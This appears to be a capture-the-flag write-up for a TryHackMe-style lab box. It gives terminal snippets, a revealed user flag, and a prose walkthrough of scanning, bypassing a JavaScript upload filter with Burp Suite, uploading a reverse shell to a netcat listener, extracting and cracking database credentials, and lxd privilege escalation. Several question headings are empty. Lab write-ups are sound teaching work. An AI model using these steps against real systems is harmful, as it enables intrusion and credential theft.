


Question 6







Question 7



Question 8



Question 9



Question 10

```
www-data@light-cycle:/var/www/TheGrid/includes$ su flynn
Password:
```


Question 11


```
flynn@light-cycle:/var/www/TheGrid/includes$ whoami
flynn
flynn@light-cycle:/var/www/TheGrid/includes$ cd /home/flynn/
flynn@light-cycle:~$ ls
user.txt
flynn@light-cycle:~$ cat user.txt
THM{IDENTITY_DISC_RECOGNISED}
flynn@light-cycle:~$
```

Question 12

```
flynn@light-cycle:/var/www/TheGrid/includes$ id
uid=1000(flynn) gid=1000(flynn) groups=1000(flynn),109(lxd)
flynn@light-cycle:/var/www/TheGrid/includes$
```

Question 13





Thought Process/Methodology:

Firstly, we open a terminal and run the 'nmap' command to scan all ports that are open. After scanning, it displays two ports. Next, we open Firefox and run it on port 65000. When we reach the page, we see a website with the title Light Cycle with login and register options. Next, we run the gobuster command to search for the php file and we get the file. We go back to Firefox to open port 65000 with '/uploads.php' and it shows a website that writes uploads with a motorcycle image. We then launched Burp Suite to intercept our website. Open Burp Suite, then navigate to the proxy to delete the 'js' from the condition. We went back to the website to refresh it. Now we go back to Burp Suite to forward until we see it display '/assets/js/filter.js' and drop it. Then we open the reverse shell to change the IP address to that of our IP machine, and finally we upload the reverse shell to the website. We start a netcat listener on our terminal with 'sudo nc -lvnp 1234'. Then we navigate to the '/grid' to see the file uploads. We open the reverse shell file, then navigate back to our netcat listener and see a shell session has started. Next, we use the find command to find where the 'web.txt' file is located. After that, we use the cat command to get the flag for 'web.txt'. We upgrade and stabilise our shell. Next, we do a bit of searching to find the username and

password. We open 'dbauth.php' and it displays the username and password. Next, we access MySQL and list out the databases. We list the contents of the users table with 'select * from users;' and it shows the username and password. We go to ' https://crackstation.net/' to crack the password. Next, we log in as flynn to get the flag for 'user.txt'. Next, we privilege escalation with lxd to get the flag for 'root.txt'.